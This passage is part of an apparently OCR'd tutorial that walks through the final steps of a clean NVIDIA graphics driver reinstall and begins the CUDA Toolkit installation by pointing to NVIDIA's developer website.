
Install NVIDIA Graphics Driver

13. I'm going to click on **REINSTALL** since I already have the latest Driver installed.




Install NVIDIA Graphics Driver

14. Select **Custom Installation**.




Install NVIDIA Graphics Driver

15. Select **Clean installation** and click **CONTINUE**.




Install NVIDIA Graphics Driver




Install NVIDIA Graphics Driver

16. Wait for installation to complete and click on **CLOSE**.




Install CUDA Toolkit

1. Go to website: https://developer.nvidia.com/cuda-toolkit



